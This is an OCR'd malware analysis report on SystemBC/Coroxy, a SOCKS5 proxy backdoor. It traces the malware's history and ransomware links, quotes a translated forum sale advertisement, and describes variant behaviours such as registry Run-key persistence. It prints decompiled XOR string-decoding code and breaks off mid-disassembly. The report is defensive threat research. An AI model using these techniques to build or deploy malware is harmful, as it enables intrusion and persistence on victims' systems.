


THE SWISS KNIFE

SYSTEMBC / COROXY

A MALWARE REPORT

AARON JORNET

2023

RexorVc0

vc0RExor

CONTENT

1. EXECUTIVE SUMMARY

This document presents an analysis of Tactics, Techniques, and Procedures (TTP) related to SystemBC and various associated malware. SystemBC is classified as Proxy malware, Bot, backdoor, and RAT, and is widely used by various cybercriminal groups.

This malware has been in regular use since 2018 by different threat actors, conducting activities such as impact and information theft for financial gain and extortion. The method of entry for this malware has evolved over time, with instances of phishing using prior malware. More advanced exploitation methods, privilege escalation, lateral movement, and others have also been observed, ultimately leading to the use of Coroxy in the later stages of attacks.

The core functionality of SystemBC has remained consistent. It's primarily used to establish a proxy connection between the victim and the attacker's C&C server, creating a SOCKS5 proxy connection. This allows the attacker to interact with the compromised machine, retrieve desired data, execute various functions, and occasionally deploy other malware or tools. SystemBC also provides multiple persistence methods and can be used as a passive Bot.


Coroxy is a widely adopted malware utilized by numerous criminal groups, gaining prominence in 2022 and remaining active to this day.

2. HISTORY OF SYSTEMBC

Historically, SystemBC or Coroxy emerged in 2018 as part of exploit kits, often connected to other malwares like Danabot and AZORult, with ties to the banking sector.

> The proxy is being distributed by the RIG and Fallout exploit kits.
>
> A previously undocumented proxy malware, dubbed "SystemBC," is upping the stealth game by using SOCKS5 to evade detection. It's being distributed by the Fallout and RIG exploit kits (EKs), according to researchers.
>
> Proofpoint researchers said on Thursday that in the most recently tracked example, the Fallout EK is used to download the Danabot banking trojan and the SystemBC SOCKS5 proxy, the latter of which is then used on a victim's Windows system to evade firewall detection of C2 traffic.
>
> "Proxy malware is somewhat unusual – many types of malware set up their own proxy or use TOR for communications with their C2; others simply transmit data in the clear or encrypt data without using a proxy for transmission," Chris Dawson, threat intelligence lead at Proofpoint, told Threatpost. "So dedicated proxy malware being downloaded alongside other malware that can use it is noteworthy in and of itself, as is its apparent use by multiple actors via EK."

We found tweets related to interesting data that will serve us later. Vitali Kremez, a prominent intelligence analyst and reverse engineer who was CEO of Advintel, was a valuable source in our research.




Early on, we observed Proofpoint researchers locating information about this malware in forums. These forums discussed the sale and explanation of components related to this malware.

```
Topic updated 04/02/2019

I sell socks5 backconnect system

consists of:

client part

- socks.exe - does not hide from the dispatcher. minimum load on av detekty. XP support and above
- socks.dll - separate assembly as dll

dll is a bit better embedded in your bot and uses all its capabilities (hiding from the controller, bypasses the firewalls)

there is autorun. after rebooting the pc, the socks are returned.

Otstuk about 70% after the standards crypt.

the system works in multi-threaded mode, which gives a high increase in the speed of socks

server part

supports installation both on win servers and on Linux (server requirements 400mb free RAM for 1 000 socks)

- server.exe to run on win servers. supports up to 40,000 incoming connections
- server.out to run on Linux
- php admin

For software, a dedicated (non-shared) 1 gbit channel is recommended.
if they just hang and are not used the internet is not consumed. each sock consumes ~ 3 mbit when used

features

- loader with update function every N hours (for long survivability it is necessary to update the crypts)
- firewall (access to socks only from trusted ip)
- authorization on socks by login and password
- GeoIP

The bot also works at integrity level low. only in autorun in such cases will not be added

GeoIP can be configured via maxmind online service (weekly database updates. latest data)
just insert id and key from maxmind

The system is developed in assembler. high speed minimum size

file weight

socks.exe 12kb
socks.dll 10kb
server.exe 14kb
server.out 10kb (for Linux)

supports regular domains and ip + .bit domains (via your dns or public)
After the purchase I give a link to the builder (10 attempts)

screen builder hxxp://i66.tinypic[.com/5wcuax.jpg
 >
admin screen
hxxp://i63.tinypic[.com/j7w4zd.jpg
hxxp://i68.tinypic[.com/szv9za.jpg

set cost $ 250 in bitcoin
```

Figure 3: Original forum advertisement for SystemBC (translated from Russian)

Starting in 2020, we began to discover SystemBC in campaigns associated with iconic malware such as Zloader and Qbot. These malwares were being widely used. Additionally, we noticed its presence in various ransomware attacks like MountLocker, Ryuk, and Egregor.



Since 2021, similar groups have continued to utilize SystemBC as a bot for achieving persistence and maintaining communication with the C&C. These elements are critical in the most crucial phase of an attack, where information can be acquired from targeted systems or commands and executions can be carried out externally. Notably, groups like UNC2198 employed IceID (Bokbot) alongside SystemBC in their operations, as described by Mandiant. We also observed operations involving the MAZE Ransomware and criminal groups such as FIN12, which had previously been associated with Ryuk

- The same code signing certificate used to sign an UNC2198 BEACON loader was used to sign two UNC2374 SYSTEMBC tunneler payloads.
- UNC2374 and UNC2198 BEACON C2 servers were accessed by the same victim system within a 10-minute time window during intrusion operations.


Furthermore, Coroxy executions appeared during the CUBA Ransomware campaigns. During these events, it was common to find SystemBC closely linked to CobaltStrike in the operations of these groups.

Starting in 2022, we began to see SystemBC in other ransomware campaigns, including BlackBasta, Avaddon, Conti, Play, and ViceSociety. It also became highly prevalent in the use of Emotet and Trickbot campaigns, characterized by massive waves that impacted numerous countries. SystemBC was found associated with Gootloader, ModernLoader, or SmokeLoader, the latter used in conjunction with LaplasClipper.

Throughout 2023, SystemBC remained active, continuing to be used by various threat actors. Its usage persisted in the same ransomware-related activities, featuring in other loaders like BatLoader and appearing in other ransomware strains such as 8Base or Rhysida.

In summary, SystemBC had been utilized by different groups until 2022 and 2023, marking an explosion in its usage. Numerous groups acquired and employed this infamous malware, and they are counted in dozens, primarily belonging to the criminal sector with a clear motivation for economic gain.

An explanatory graph detailing the evolution of SystemBC's usage since its inception to the present day is provided below:



3. SYSTEMBC IN DEPTH

As mentioned in the previous section, SystemBC offers a plethora of options based on the attacker deploying it. Depending on the situation or the victim, it's better to deploy it in one way or another.

Just like the entry vectors and how Coroxy is launched can vary, the active versions also differ. In recent months, we've come across various variants of this malware, as well as loaders or malwares that are launched after SystemBC.

Groups that have employed SystemBC have historically utilized different intrusion methods, ranging from the more typical phishing campaigns to the exploitation of server vulnerabilities, exploitation of exposed services through reconnaissance, gaining access to the infrastructure where the attacker can move laterally while gaining a better understanding of the affected infrastructure, and being able to launch loaders or malwares that are useful to them. This allows them to execute SystemBC subsequently for persistence, if it hasn't been achieved in earlier stages, and establish a connection with the C&C server.

Once SystemBC is deployed within the infrastructure, it is essential to understand how currently active samples function. Fortunately, despite being different samples, their general functions are quite similar. Therefore, the summary of how those we've observed would function is as follows:

Version 1:

- It obtains the addresses it wishes to connect to, usually with a preceding routine that calculates the domain string and/or IP.
- It performs a check or creates a Mutex (typically in this version, the mutex and the domain will have the same name).
- It creates a PowerShell command string to execute a copy of the original SystemBC or the same SystemBC.
- It establishes persistence in the registry keys (*CurrentVersion\RUN*) with the previously calculated command.
- It calculates elements to establish the connection, including ports, other domains/IPs, and obtains information about the host and the user.
- It initiates a connection to the C&C server and waits.

Version 2:


- It calculates data related to libraries and imports.
- As a result, it retrieves another binary (SystemBC) from memory.
- It self-injects or executes the previously calculated SystemBC sample.
- It performs a check or creates a Mutex.
- It creates a PowerShell command string to execute a copy of the original SystemBC or the same SystemBC.
- It establishes persistence in the registry keys (CurrentVersion\RUN) with the previously calculated command.
- It connects to the C&C server and waits.

Version 3:

- It performs string calculations.
- Creates a mutex with the calculated name.
- Monitors and stores information about running windows and processes.
- Self-copies to ProgramData with another name (usually calculated and often the same as the Mutex).
- Retrieves system and/or user data.
- Creates a job for a task.
- Establishes a connection with the C&C server and waits.

There are more variants, written in different languages. I've encountered both MASM and .NET variants, sometimes launched by other malware, and in other cases, deployed from the C&C through SystemBC to launch other stealers or RATs, which is quite interesting.


A more representative diagram of what SystemBC currently does takes into account that threat actors have used SystemBC as another stage within their methodology. They go through stages of exploitation, intrusion, lateral movement, etc. Or in cases where it was more involved with a loader or other malware, it can be represented how it functions from the moment a group starts affecting the infrastructure. This includes how SystemBC is deployed, the thread of execution of the malware, and ultimately the connection and external access. This access can occur either through commands or launching other malware such as stealers from the outside with the help of SystemBC:


SystemBC | Coroxy
Recon + ifr access
Spear-Phishing mail
OR
Lateral mov. + Priv. escalation
Macros | Doc exploit
Another malware | Loader
SystemBC
Mutex
Not all versions
TMP file copy dropped
Persistence on Task or Registry
User / System info
Calculate / check network information to connect
SystemBC loops or wait attacker connection
Attacker accesses | Execute cmd / load malware
C&C server


3.1. SYSTEMBC VERSION 1


In the first version of SystemBC that has been found, we are dealing with a lightweight binary, a characteristic that typically extends to almost all variants of this malware that don't include a loader or some form of packing, obfuscation, or pre-routine. This is a common trait among all versions.

In this case, we can see it's a MASM version, which has become the most prevalent version in recent weeks during my sample analysis




At first glance, it's evident that it will involve network-related elements, which is quite typical for this type of malware. It also includes PowerShell execution strings, mechanisms for persistence, and the *User-Agent* it will use for communication





Upon execution, we observe that it establishes persistence in the registry key *HKCU\Software\Microsoft\Windows\CurrentVersion\RUN* with the name "socks5." (This name is quite typical of this version and aligns with the malware)



Right at the beginning, this sample performs a function to calculate a domain. It's a common practice in this malware to generate and reuse strings for various purposes

```
{
  int *v5; // esi
  _BYTE *v6; // edi
  int v7; // ecx
  signed int v8; // ebx
  char v9; // al

  if ( a3 >= (unsigned int)&unk_405000
    && a3 <= (unsigned int)&dword_405078
    && (dword_405078 != 1685221240 || dword_40507C != 6386785) )
  {
    v5 = &dword_405078;
    v6 = &unk_405000;
    v7 = a4;
    if ( !a4 )
      v7 = sub_4020F6((_BYTE *)a3) + 1;
LABEL_13:
    v8 = 40;
    while ( 1 )
    {
      v9 = *(_BYTE *)v5;
      v5 = (int *)((char *)v5 + 1);
      if ( a3 <= (unsigned int)v6 )
      {
        if ( a5 )
        {
          a2 = a5;
          *a5 = v9;
          *a2 ^= *v6;
          ++a5;
        }
        else
        {
          *v6 ^= v9;
        }
        --v7;
        if ( a4 == -2 && (!a5 && !*(_WORD *)(v6 - 1) || a5 && !*(_WORD *)(a2 - 1)) )
          break;
        if ( a4 == -1 && (!a5 && !*v6 || a5 && !*a2) )
          break;
      }
      ++v6;
      if ( !v7 )
        break;
      if ( !--v8 )
      {
        v5 = &dword_405078;
        goto LABEL_13;
      }
    }
  }
  else if ( a5 )
  {
    if ( !a4 || a4 == -1 )
      a4 = sub_4020F6((_BYTE *)a3) + 1;
    sub_401F60((const void *)a3, a5, a4);
  }
}
```

In this case, it uses the function to generate a .xyz domain.

```
004020A5   75 1C          jne stmbc.4020C3
004020A7   837D 10 00     cmp dword ptr ss:[ebp+10],0
004020AB   75 07          jne stmbc.4020B4
